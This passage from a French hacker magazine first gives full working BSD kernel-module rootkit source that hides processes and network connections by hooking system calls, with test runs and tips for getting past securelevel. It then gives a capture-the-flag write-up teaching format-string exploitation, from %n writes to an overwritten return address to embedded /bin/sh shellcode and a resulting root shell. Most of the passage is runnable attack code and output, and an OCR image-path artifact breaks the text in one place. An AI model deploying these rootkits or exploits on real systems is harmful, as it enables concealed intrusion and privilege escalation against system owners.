      curdir  = (struct dirent*)((int)(args->buf) + i);
      if(is_invisible(my_atoi(curdir->d_name)))
      {
        /* correspond à un pid invisible */
        *retval -= curdir->d_reclen;
        nextdir = (struct dirent*)((int)
                  (args->buf) + i + curdir->d_reclen);
        /* effacement de l'enregistrement */
        bcopy((void*)nextdir, (void*)curdir,
              (*retval)-i);
        i -= oldreclen;
        curdir = (struct dirent*)((int)(args->buf) + i);
      }
      oldreclen = curdir->d_reclen;
    }
  }
  return result;
}

/* Notre handler */
int proc_handler(struct lkm_table *lkmtp, int cmd)
{
  switch(cmd)
  {
    case LKM_E_LOAD:
      /* code d'initialisation */
      old_kill = sysent[SYS_kill].sy_call;
      old_getdirentries = sysent[SYS_getdents].sy_call;
      old_sysctl = sysent[SYS___sysctl].sy_call;
      sysent[SYS_kill].sy_call = our_kill;
      /* détournement des syscalls */
      sysent[SYS_getdents].sy_call = our_getdirentries;
      sysent[SYS___sysctl].sy_call = our_sysctl;
      break;
    case LKM_E_UNLOAD:
      /* code de destruction */
      sysent[SYS_kill].sy_call = old_kill;
      /* anciens syscalls */
      sysent[SYS_getdents].sy_call = old_getdirentries;
    sysent[SYS___sysctl].sy_call = old_sysctl;
      break;
    default:
      break;
  }
  return 0;
}

/* Point d'entré */
int lkm_proc_lkmentry(struct lkm_table *lkmtp,
                      int cmd, int ver)
{
  DISPATCH(lkmtp, cmd, ver, proc_handler,
           proc_handler, lkm_nofunc);
}
/* fin du code */
[- lkm_proc.c -]
```

Le code pour l'utilisation de ce lkm :

```
[+ hide.c +]
#include <signal.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define SIGINVISIBLE    69
#define SIGVISIBLE      70

void usage(char *progname)
{
  fprintf(stderr, "syntax: %s h|u pid\n", progna-
me);
  exit(-1);
}

int main(int argc, char *argv[])
{
  int p;
  if(argc<3) usage(argv[0]);
  p = atoi(argv[2]);
  if(!p) usage(argv[0]);
  if(!strcmp(argv[1], "u"))
    return kill(p, SIGVISIBLE);
  if(!strcmp(argv[1], "h"))
    return kill(p, SIGINVISIBLE);
  usage(argv[0]);
  return 0;
```

```
}
[- hide.c -]

et le petit test :

bash-2.05# make hide
cc -O2    -o hide hide.c
bash-2.05# cc -D_KERNEL -DLKM -I/sys -c lkm_proc.c
bash-2.05# /sbin/modload lkm_proc.o
Module loaded as ID 0
bash-2.05# ps
PID  TT STAT TIME     COMMAND
2926 p0 S     0:01.34 bash
3163 p0 R+    0:00.00 ps
bash-2.05# ls /proc/
0       112     196     2       208     3       4       self
1       191     199     207     2926    3169    curproc
bash-2.05# ./hide h 2926
(*)
bash-2.05# ps
PID  TT STAT TIME     COMMAND
3178 p0 R+    0:00.00 ps
bash-2.05# ls /proc/
0       112     196     2       208     3179    curproc
1       191     199     207     3       4       self
bash-2.05# ./hide u 2926
(**)
bash-2.05# ps
PID  TT STAT TIME     COMMAND
2926 p0 S     0:01.45 bash
3181 p0 R+    0:00.00 ps
bash-2.05# /sbin/modunload -i 0
bash-2.05#

On voit donc qu'entre (*) et (**) le process dis-
parait...
```

2. Network Connexions

2.1 Comment fonctionne netstat

En mattant les sources de netstat dans /usr/src/usr.bin/netstat/ [2], on remarque vite fait qu'il utilise kvm_read(3) pour se renseigner, il s'agit de la fonction de lecture dans /dev/kmem(4) de la lib kvm. Donc, pour afficher la liste des connexions, il lit dans /dev/kmem et va rechercher directement la liste des connexions.

2.2 Idées pour cacher une connexion

La première idée qui m'est venue est de détourner la lecture sur /dev/kmem pour empêcher la lecture des connexions qui nous interesse. Cette technique présente deux gros inconvénients : une analyse lourde du kernel et elle ne cacherait que de netstat. La deuxième idée qui m'est venue est de détourner SYS_write pour empêcher qu'une ligne qui contiennent notre ip ou notre hostname soit écrite.

2.3 Solution

C'est évidemment la deuxième solution que j'ai choisi d'implémenter, n'ayant à mes yeux que des avantages. Pour cela on va donc détourner le syscall write. Il faut faire attention qu'il n'y ait pas aussi une sous-partie de notre hostname d'afficher (netstat n'affiche que 16 caractères). Voilà donc le code faisant cela :

```
[+ lkm_ip.c +]
/* includes */
#include <sys/param.h>
#include <sys/systm.h>
#include <sys/mbuf.h>
#include <sys/exec.h>
#include <sys/conf.h>
#include <sys/lkm.h>
#include <sys/proc.h>
#include <sys/syscall.h>

struct sys_write_args {
   int      fd;
   void    *buf;
   size_t   nbyte;
};


/* constantes */
#define MAGIC_IP     "192.168.42.1"
#define MAGIC_HOST   "freespeech.ath.cx"
#define MIN_CAR       16
/* nombre minimum de caractère correspondant dans
   l'hostname */

/* déclarations des fonctions */
int  our_write(struct proc *p, void *v,
               register_t *retval);
int  (*old_write)(struct proc *p, void *v,
                  register_t *retval);
int  my_strstr(char*, char*, int);

/* déclaration du lkm */
MOD_MISC("lkm_ip");

/* nos fonctions */
/* Compare deux chaines de données et retourne 1
   si MIN_CAR caractères de la deuxième sont
   contenus dans la première  */
int my_strstr2(char *str1, char *str2, int n)
/* idem en prefix */
{
  int i;
  for(i=0; (i<n) && (i<MIN_CAR) && (*str1) &&
     ((*str1) == (*str2)); i++, str1++, str2++);
  return (i<MIN_CAR) ? 0 : 1;
}
int my_strstr(char *str1, char *str2, int n)
{
  int i;
  for(i=0;(i<n) && (*str1); i++, str1++)
    if(my_strstr2(str1, str2, n)) return 1;
  return 0;
}

/* write : vire les entrées contenant notre ip ou
   notre hostname */
int our_write(struct proc *p, void *v,
              register_t *retval)
{
  struct sys_write_args *args = v;
  if(my_strstr(args->buf, MAGIC_IP, args->nbyte) ||
    my_strstr(args->buf, MAGIC_HOST, args->nbyte))
  {
/* il s'agit d'une chaine contenant notre ip */
    *retval = args->nbyte;
```

```
    return 0;
  }
  else return old_write(p, v, retval);
}

/* Notre handler */
int lkm_ip(struct lkm_table *lkmtp, int cmd)
{
   switch(cmd)
   {
      case LKM_E_LOAD:
         /* code d'initialisation */
         old_write = sysent[SYS_write].sy_call;
         sysent[SYS_write].sy_call = our_write;
         break;
      case LKM_E_UNLOAD:
         /* code de destruction */
         sysent[SYS_write].sy_call = old_write;
         break;
      default:
         break;
   }
   return 0;
}

/* Point d'entré */
int lkm_ip_lkmentry(struct lkm_table *lkmtp,
                    int cmd, int ver)
{
   DISPATCH(lkmtp, cmd, ver, lkm_ip, lkm_ip,
            lkm_nofunc);
}
/* fin du code */
[- lkm_ip.c -]
```

Petit test (notre ip est 192.168.0.1 & notre dns hzv.org) :

```
bash-2.05# netstat
Active Internet connections
Proto Recv-Q Send-Q  Local Address  Foreign Address State
tcp   0      0       netbsd.65525   hzv.org.domain  TIME_WAIT     (1)
tcp   0      224     netbsd.ssh     hzv.org.1549    ESTABLISHED   (2)
Active UNIX domain sockets
Address  Type   Recv-Q Send-Q    Inode     Conn     Refs  Nextref
Addr
c07ab0a4 dgram       0      0        0 c07e8940        0        0
c07ab000 dgram       0      0  c6097394        0 c07e8dc0        0
/var/run/log
bash-2.05# cc -D_KERNEL -D_LKM -I/sys -c lkm_ip.c
bash-2.05# /sbin/modload lkm_ip.o
Module loaded as ID 0
bash-2.05# netstat
Active Internet connections
Proto Recv-Q Send-Q  Local Address  Foreign Address  State
Active UNIX domain sockets
Address  Type   Recv-Q Send-Q    Inode     Conn     Refs  Nextref
Addr
c07ab0a4 dgram       0      0        0 c07e8940        0        0
c07ab000 dgram       0      0  c6097394        0 c07e8dc0        0
/var/run/log
bash-2.05# /sbin/modunload -i 0
bash-2.05#
```

On voit bien qu'après le loading du module les connexions (1) et (2) disparaissent :).

3. kern.securelevel bypassing

Une fois arrivé sur un système, il est très rare que le kern.securelevel soit à 0. Il nous faut donc trouver d'autre moyen d'insérer notre lkm. La première méthode (un peu bourrine, je l'accorde), consiste à insérer dans /etc/rc.securelevel une ligne loadant notre lkm et de le charger à grand coup de reboot(1). Si l'on a à faire à un système plutot ancien. Une autre méthode, plus subtile, consiste à aller écrire directement dans /dev/lkm(4) lorsque le securelevel n'est pas trop élevé pour pouvoir y écrire ou dans /dev/kmem(4) lorsque le support module n'est pas installé.

4. To come...

Dans la suite, normalement, nous nous placeront de l'autre coté de la barrière et nous verrons comment utilisé les lkms pour faire du patching de sécurité.

5. Documentations diverses

[0] NetBSD Kernel sources (http://www.netbsd.org)

[1] OpenBSD Loadable Kernel Modules - Peter Werner (peter_a_werner@yahoo.com)

[2] NetBSD System sources (http://www.netbsd.org)

[3] Attacking FreeBSD with Kernel Modules - pragmatic / THC
(http://www.thehackerschoice.com)

[4] Fun and Games with FreeBSD Kernel Modules - Stephanie Wehner
(http://www.r4k.net)

[5] (nearly) Complete Linux Kernel Modules - pragmatic / THC
(http://www.thehackerschoice.com)

[6] Sub proc_root Quando Sumus (Advances in Kernel Hacking) - palmers / TESO
in Phrack 57, Article 6 (www.phrack.org)

LA SOLUTION DU CHALLENGE

Dernier volet des solutions de notre grand concours de Hack, vous découvrirez pour finir cette série, comment exploiter les vulnérabilités de type " format strings ". Notre objectif sera d'exécuter un shellcode sur le système distant pour en prendre le contrôle.

LEVEL 11

PAR BIPBIP

Introduction

Ce qui nous est donné :

1. Une connexion ssh vers l'ordinateur du challenge HZV sous le compte 'nextlevel'
2. Un programme level11 dans le répertoire /nextlevel qu'il faut exploiter
3. Ce programme est setuid et dépaxé comme le montre le listing suivant du répertoire nextlevel

```
bash-2.05$ cd nextlevel
bash-2.05$ ls -la
total 428
drwxr-x---    4 root      nextlevel    4096 Jun 21 02:32 .
drwxr-xr-x   10 root      admin        4096 Jun 19 01:27 ..
-rw-------    1 root      root            0 Jun 18 23:47
ATTENTION-LEVEL10-SYSTEM-DEPENDANT
-rw-------    1 root      root            0 Jun 21 02:32
LEVEL-11-d?PAX?-C-EST-PLUS-SIMPLE
-r-xr-xr-x    1 root      root         4872 Jun 17 05:41
level10
-r-sr-sr-x    1 tropdur   tropdur    407256 Jun 20 23:42
level11
drwxr-xr-x    6 nextlevel nextlevel    4096 Jun 26 18:00 tmp
drwx------    2 tropdur   tropdur      4096 Jun 25 13:13
tropdur
```

NB : Dépaxé signifie que le patch du noyau installe sur la machine, ici le patch de grsecurity incluant Pax (voir le HzV13 - www.grsecurity.net), n'influencera pas l'exécution du programme level11. Par exemple il ne le stoppera pas si le programme va lire des instructions dans la pile. En gros, le programme level11 s'exécutera comme si le patch n'était pas installé.

Analyse du programme

Tout d'abord exécutons le programme

```
bash-2.05$ ./level11
Usage : ./level11 username
```

Avec 1 argument

```
bash-2.05$ ./level11 aaaa
hehe
```

Avec 2 arguments

```
bash-2.05$ ./level11 aaaa aaaaa
Usage : ./level11 username
```

Nous ne pouvons donc rentrer qu'un seul argument, l'argument : username

Vérifions si level11 est bien depaxe avec le programme chpax (voir http://pageexec.virtualave.net/) :

```
bash-2.05$ ./tmp/chpax -v ./level11
./level11: PAGE_EXEC is disabled, trampolines are not emulated, mprotect() is restricted, mmap() base is not randomized
```

C'est le cas.

Exécutons strace et ltrace sur level11. Ceci nous permet de remarquer que level11 est 'statiquement lie' (il ne fait aucun appel a des fonctions de bibliothèques) et qu'il ne fait pas d'appel a des 'system calls' intéressants.
Donc pas d'indice de ce côté-là.

Puisqu'il faut l'exploiter, essayons le dépassement de tampon (buffer overflow)

```
Beepbeep:~# ./level11
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaa
hehe
```

Apparemment, ça ne marche pas, le programme s'exécute sans se planter

Testons alors une vulnérabilité de chaînes formatées 'format string vulnerability'

```
bash-2.05$ ./level11
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
```

HzV-Defcon

NIVEAU WILD

MÉTHODE D'EXPLOITATION D'UN BUG DE FORMAT

```
Segmentation fault
```

Le programme plante. Il va donc falloir exploiter cette faille

Rappel sur la méthode d'exploitation des vulnérabilités de chaînes formatées

INTRODUCTION

Pour ceux qui ne sont pas familiers avec le fonctionnement des fonctions printf, il est recommandé de regarder la documentation disponible sur le web ou de faire 'man 3 printf' sous un système UNIX.

Il est aussi recommandé à tous ceux qui ne sont pas familiers avec les exploitations par dépassement de tampons et avec le fonctionnement de la pile de lire l'article 14 dans Phrack 49
(http://www.phrack.org/show.php?p=49&a=14)

Pour ceux qui ne le savent pas, pour distinguer un nombre hexadécimal d'un nombre décimal, on ajoute 0x devant : 0x54 est hexadécimal, 54 est décimal

Quatre 'conversion specifiers' vont nous servir :
%s : indicateur de conversion en chaîne de caractères
%d : indicateur de conversion en nombre décimal
%16d : pareil que %d mais au moins 16 caractères seront affichés (en fait, exactement 16 caractères seront affiches car jamais plus de 16 caractères seront nécessaires pour afficher le nombre décimal)
%n : Ecrit dans la variable donnée en argument le nombre de caractères affichés jusqu'ici

Par exemple
printf("blabla%neeeeee", nb) écrit 6 dans nb
printf("chaine : %s aaa%n", buf, nb) écrit le nombre 13+strlen(buf) dans nb

Exemple simple d'un programme vulnérable vuln.c:

```
int main(int argc, char **argv) {
  char tmpbuf[2000] ;
  char buf[8] = " qwertyu " ;
  int n = 15;
  snprintf (tmpbuf, sizeof(tmpbuf), argv[1], buf, n );
  tmpbuf [ sizeof(tmpbuf) -1 ] = 0 ;
  printf (tmpbuf); //Affichons tmpbuf pour faciliter
                   l'analyse du prg
  return 1;
}
```

NB: Les 2 arguments buf et n de la fonction snprintf sont juste la pour l'exemple


On le compile : `gcc -o vuln vuln.c`

EXPLOITATION DU PROGRAMME VULN

L'idée, tout comme pour les buffer overflows, est de modifier dans la pile l'adresse de retour d'une fonction (ici il s'agit de la fonction snprintf) de telle sorte qu'au lieu de revenir dans la fonction précédente (ici main), le programme continue son exécution à un endroit que l'on aura choisi.

COMMENT MODIFIER UNE VALEUR EN MÉMOIRE

Lors de l'exécution de snprintf voilà comment seront stockés dans la pile la chaîne formatée et ses arguments.



NB : Chaque argument a une longueur de 4 octets. Ces 4 octets représentent une adresse dans le cas de 'buf' et un nombre dans le cas de 'n'.

Supposons que l'on connaisse la taille des données D, 4*9 = 36 octets

Que se passe-t-il lorsque l'on donne
'abcdabcd%s%d va jusqu'à la chaîne formatee : %d% d% d% d% d% d% d %d %d' comme argument a vuln ? (les couleurs sont juste là pour aider)

La fonction snprintf remplace '%s' par la chaîne de caractère buf donnée en Arg1: " qwertyu ".
Puis elle remplace '%d' par la valeur de n donnée en Arg2 : 15.
A ce moment-là, le début de la chaîne formatée est " abcdabcdqwertyu15 va jusqu'à la chaîne formatée : ".

La fonction snprintf essaie alors de remplacer l'indicateur de conversion suivant '%d' par l'argument 3. S'il y avait un argument 3, il serait positionné 4 octets

après l'argument 2, c'est-à-dire à l'endroit où se trouve les 4 premiers octets des données D. En toute logique, snprintf considère les 4 premiers octets de D comme l'argument 3. Elle remplace donc '%d' par le nombre représenté par ces 4 octets. Puis snprintf continue de la même façon pour tous les '%d' suivants. C'est-à-dire qu'elle les remplace par ce qu'elle croit être l'argument correspondant.

Il y a en tout 9 '%d' à traiter avant d'arriver au dernier '%d' donc les neuf arguments correspondants Arg3, Arg4, Arg5, Arg6, Arg7, Arg8, Arg9, Arg10, Arg11 seront extraits de D et auront une taille totale en mémoire égale a 4*9 octets, c'est-à-dire la taille de D.

Ce qui signifie que lorsque snprintf va chercher a remplacer le dernier '%d' par le nombre décimal correspondant, elle va croire que ce nombre se trouve a l'adresse de Arg12, c'est a dire au début de la chaîne formatée. Le nombre sera alors 1684234849 ou 0x64636261 en hexadecimal ou 'abcd' en chaine de caractere (0x61 est le code ascii pour a, 0x62 est la code ascii pour b, ...).

vuln affiche

```
abcdabcdqwertyu15 va jusqu'a la chaine formatee :
647 167 361 891 1118 1733 15 1919252337 7698804
1684234849
```

Maintenant que se passerait-t-il s'il y avait un %s

POUR MIEUX COMPRENDRE CE QUI SE PASSE, EXAMINONS LA PILE AVEC GDB

```
Beepbeep:~# gdb vuln

(gdb) x/10000x 0xbffff000

Adresse dans                    Données
La pile                         dans la pile

0xbffff4f0: 0x08048475  0xbffff52c  0x000007d0  0xbffffe4c
0xbffff500: 0xbffff524  0x0000000f  0x00000287  0x000000a7
0xbffff510: 0x00000169  0x0000037b  0x0000045e  0x000006c5
0xbffff520: 0x0000000f  0x72657771  0x00757974  0x64636261
0xbffff530: 0x64636261  0x72657771  0x31757974  0x76612035
0xbffff540: 0x65636e61  0x746e656d  0x73756a20  0x61277571
0xbffff550: 0x20616c20  0x69616863  0x6620656e  0x616d726f
0xbffff560: 0x20656574  0x3436203a  0x37363137  0x38313633
0xbffff570: 0x31313139  0x37313831  0x35313333  0x39313931
0xbffff580: 0x33323532  0x36373733  0x30383839  0x00000634
0xbffff590: 0x00000000  0x00000000  0x000006e0  0x00000633
0xbffff5a0: 0x00000325  0x0000058e  0x000005c3  0x00000610

0xbffff524 : Arg 1, adresse de buf
0x0000000f : Arg 2, nombre n = 15 = 0xf en hexadecimal
0x00000287 : Arg 3, 647 en décimal, pour %d
0x000000a7 : Arg 4, 167 en décimal, pour %d
...
0x00757974 : Arg 11, 7698804 en décimal, pour %d
0x64636261 : Arg 12, 1684234849 en décimal, pour %d
```

au lieu de %d à la fin de la chaîne formatée ?

```
'abcdabcd%s%d va jusqu'à la chaîne formatée : %d
%d %d %d %d %d %d %d %d %s'
```

Snprintf, au lieu d'afficher le nombre 0x64636261, essayerait de lire la chaîne de caractères à l'adresse 0x64636261. Ceci provoquerait une 'segmentation fault' car l'adresse 0x64636261 n'est pas une adresse associée au prg vuln.

Essayons :

```
Beepbeep:~# ./vuln "abcdabcd%s%d va jusqu'a la
chaine formatee : %d %d %d %d %d %d %d %d %d %s"
Segmentation fault (core dumped)
```

Maintenant, que se passerait-t-il s'il y avait un %n au lieu de %d à la fin de la chaîne formatée ?

```
'abcdabcd%s%d va jusqu'à la chaîne formatée : %d
%d %d %d %d %d %d %d %d %n'
```

Snprintf, au lieu d'afficher le nombre 0x64636261, essayerait d'écrire le nombre de caractères affichés jusqu'ici (97) à l'adresse 0x64636261.

Que se passerait-t-il alors si, au lieu d'avoir 'abcd' (0x64636261) au début de la chaîne formatée, on avait une adresse valide comme 0xbffff534 ?

```
'$'\x34\xf5\xff\xbf'abcd%s%d va jusqu'à la chaîne
formatée : %d %d %d %d %d %d %d %d %d %n'
```

(Remarquez que pour insérer 0xbffff534 dans la chaîne formatée, on écrit \x34\xf5\xff\xb au lieu de \xbf\xff\xf5\x34)

Snprintf écrirait le nombre de caractères affichés : 97 (0x61 en hexadécimal) a l'adresse 0xbffff534.

ON AURAIT ALORS DANS LA PILE

```
0xbffff520: 0x0000000f  0x72657771  0x00757974  0xbffff534
0xbffff530: 0x64636261  0x00000061  0x31757974  0x76612035
0xbffff540: 0x65636e61  0x746e656d  0x73756a20  0x61277571
0x00000061 : nombre de caractères affichés
```

Essayons :

```
Beepbeep:~# ./vuln $'\x34\xf5\xff\xbf'"abcd%s%d va
jusqu'a la chaine formatee : %d %d %d %d %d %d %d
%d %d %n"
4oÿ¿abcda
```

C'est effectivement ce qui se passe

Nous venons d'écrire 0x00000061 (nombre que nous pouvons modifier) a un endroit dans la mémoire que nous avons choisi, 0xbffff534

Nous pouvons donc, en utilisant cette méthode, écrire n'importe quoi n'importe où dans la mémoire. N'est-ce pas magnifique !!!

COMMENT MODIFIER L'ADRESSE DE RETOUR D'UNE FONCTION

N'oublions pas que ce que nous voulons, c'est exécuter un shell pour prendre le contrôle du système. Le but est donc de modifier l'adresse de retour de la fonction snprintf. Pour cela, il faut savoir où est stockée cette adresse dans la pile.

Il y a plusieurs méthodes pour le déterminer. Une méthode consiste à désassembler vuln et à regarder à quelle adresse snprintf doit revenir. Une autre méthode consiste à chercher dans la pile les adresses susceptibles d'être des adresses de retour. Ici, en désassemblant vuln avec le programme 'objdump', on remarque que l'adresse de retour de snprintf est 0x8048475 et est stockée a l'adresse 0xbffff4f0.

On exécute alors la commande suivante qui écrit 0x00000061 à l'adresse 0xbffff4f0.

```
Beepbeep:~# ./vuln $'\xf0\xf4\xff\xbf'"abcd%s%d va
jusqu'a la chaine formatee : %d %d %d %d %d %d %d
%d %d %n"
Segmentation fault (core dumped)

Beepbeep:~# gdb vuln core
GNU gdb 5.2
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General
Public License, and you are
welcome to change it and/or distribute copies of
it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type
"show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(no debugging symbols found)...
Core was generated by `./vuln _ôÿ¿abcd%s%d va jus-
qu'a la chaine formatee : %d %d %d %d %d %d %d %d
%d%'.
Program terminated with signal 11, Segmentation
fault.
Reading symbols from /lib/libc.so.6...(no debug-
ging symbols found)...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...(no
debugging symbols found)...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x00000061 in ?? ()
(gdb)
```

On constate alors que le programme s'est plante a l'adresse 0x00000061. Ce qui est bon signe car cela signifie que le programme a continué son exécution à l'adresse 0x00000061 au lieu de retourner dans 'main' à l'adresse 0x8048475

Nous avons donc réussi à modifier l'adresse de retour de snprintf dans la pile.

Cependant, nous ne voulons pas remplacer cette adresse par 0x00000061 (qui est le nombre de caractères affiches) mais par quelque chose de bien plus grand (qui représentera aussi une adresse). Par exemple si au lieu d'écrire 0x00000061 nous voulions écrire 0x65636161 = 1701011809, nous n'essayerions certainement pas d'afficher 1701011809 caractères !

Nous écririons plutôt quatre fois a des adresses successives, par exemple nous écririons d'abord 0x61 a l'adresse A, puis 0x61 a l'adresse A+1, puis 0x63 a l'adresse A+2, puis 0x65 a l'adresse A+3

Exemple :

```
Beepbeep:~# ./vuln
$'\xf0\xf4\xff\xbf\xf1\xf4\xff\xbf\xf2\xf4\xff\xbf
\xf3\xf4\xff\xbf'"%s%daaaala chaine formatee : %d
%d %d %d %d %d %d %d %n%nbb%ncc%n"
Segmentation fault (core dumped)
```

Remarquez que l'on a ajouté \xf1\xf4\xff\xbf \xf2\xf4\xff\xbf \xf3\xf4\xff\xbf après \xf0\xf4\xff\xbf.

\xf1\xf4\xff\xbf correspond a l'argument 13, pour le 2eme %n

(0x61 caractères auront été affiches jusque la)

\xf2\xf4\xff\xbf correspond a l'argument 14, pour le 3eme %n

(0x63 caractères auront été affiches jusque la, car on ajoute les 2 'b')

\xf3\xf4\xff\xbf correspond a l'argument 15, pour le 4eme %n

(0x65 caractères auront été affiches jusque la, car on ajoute les 2 'c')

```
Beepbeep:~# gdb vuln core
GNU gdb 5.2
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General
Public License, and you are
welcome to change it and/or distribute copies of
it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type
"show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(no debugging symbols found)...
Core was generated by `./vuln
_ôÿ¿ñôÿ¿òôÿ¿óôÿ¿abcd%s%daaaala chaine formatee :
%d %d %d %d %d %d %d %d %d %n%nbb%ncc%n'.
Program terminated with signal 11, Segmentation
fault.
Reading symbols from /lib/libc.so.6...(no debug-
ging symbols found)...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...(no
debugging symbols found)...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x65636161 in ?? ()
(gdb)
```

Le programme s'est bien planté à l'adresse 0x65636161. De plus, en jouant sur le nombre de caractères affichés entre les différents %n, on peut facilement modifier cette adresse.

COMMENT FORCER UN PROGRAMME À EXÉCUTER CE QUE L'ON VEUT ?

On aborde maintenant la dernière étape de la construction de l'exploit : modifier correctement l'adresse de retour de snprintf afin de faire en sorte que le programme continue son exécution à l'adresse où se trouve notre shellcode

Pour cela :

1. il faut d'abord ajouter notre shellcode à la fin de notre chaîne formatée
2. Puis déterminer une approximation du nombre total N de caractères écrits dans tmpbuf nécessaire pour l'exploitation. Ici, ce sera probablement au plus 768+45, 45 étant la longueur du shellcode. (Ce nombre sert à faire des tests pour trouver la position du shellcode et la position de l'adresse de retour de snprintf dans la pile. En effet, ces positions dépendent de N)
3. Puis déterminer la position du shellcode et la position de l'adresse de retour de snprintf dans la pile
4. Et enfin construire la chaîne formatée qui exploitera vuln.

On a choisi N=768+45=813 (si vous ne savez pas

quoi choisir pour N, essayez 1000, ça marche dans la plupart des cas).

Exécutons :

```
./vuln "aaaa%s%16d
%16d%16d%16d%16d%16d%16d%16d%16d%16d"`perl -e
"print
'a'x596"`%n%n%n%n$'\xeb\x1f\x5e\x89\x76\x08\x31\xc
0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\
x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x8
0\xe8\xdc\xff\xff\xff'/bin/sh
Segmentation fault (core dumped)
```

Le shellcode est en bleu.

Remarquez que l'on a utilisé %16d au lieu de %d pour être sûr du nombre de caractères affichés. Remarquez aussi qu'il y a bien le bon nombre de 'a' pour obtenir un nombre total N=813 de caractères affichés. Pour obtenir la position exacte du shellcode, la chaîne formatée de test que l'on donne en argument à vuln doit avoir la même taille que celle qui va nous permettre d'exploiter le programme. Or, pour exploiter vuln, on sait que l'on aura besoin de 4 %n (un %n pour chaque octet de l'adresse à modifier). C'est pourquoi il y a %n%n%n%n après les 596 'a'. Ceci n'influence pas le nombre de caractères affichés.

On remarque que l'adresse de 0x8048475 (adresse de retour de la fonction snprintf) est 0xbffff280 et l'adresse du shellcode est 0xbfffe68

Donc, on obtient la commande suivante qui exploi-

UNE ÉTUDE DE LA PILE NOUS DONNE :

```
gdb vuln core

0xbffff260: 0xbffff290  0x400eee38  0x4000a030  0xbffffbdf
0xbffff270: 0x08048420  0x4005ad74  0x400136f0  0xbffffa8c
0xbffff280: 0x08048475  0xbffff2bc  0x000007d0  0xbffffbdf
0xbffff290: 0xbffff2b4  0x0000000f  0x00000287  0x000000a7
0xbffff2a0: 0x00000169  0x0000037b  0x0000045e  0x000006c5
0xbffff2b0: 0x0000000f  0x72657771  0x00757974  0xbffff4f0
0xbffff2c0: 0xbffff4f1  0xbffff4f2  0xbffff4f3  0x72657771
0xbffff2d0: 0x20757974  0x20202020  0x20202020  0x20202020
0xbffff2e0: 0x20353120  0x20202020  0x20202020  0x20202020

0xbffffe30: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffffe40: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffffe50: 0x61616161  0x61616161  0x61616161  0x61616161
0xbffffe60: 0x6e256e25  0x6e256e25  0x895e1feb  0xc0310876
0xbffffe70: 0x89074688  0x0bb00c46  0x4e8df389  0x0c568d08
0xbffffe80: 0xdb3180cd  0xcd40d889  0xffdce880  0x622fffff
0xbffffe90: 0x732f6e69  0x57500068  0x722f3d44  0x00746f6f
```

te le programme :

```
Beepbeep:~# ./vuln
$'\x80\xf2\xff\xbf\x81\xf2\xff\xbf\x82\xf2\xff\xbf
\x83
\xf2\xff\xbf'"%s%16d
%16d%16d%16d%16d%16d%16d%16d%16d%16d"`perl -e
"print 'a'x176"`%n`perl -e "print
'b'x150"`%nc%n`perl -e "print 'd'x192"`%n`perl -e
"print
'e'x65"`$'\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x07\x89\x46
\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x
80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff
'/bin/sh
sh-2.03#
```

Remarquez que l'on s'est arrange pour avoir N=813 afin que les positions du shellcode et de l'adresse de retour de snprintf soient celle que l'on a détermine lors du test.

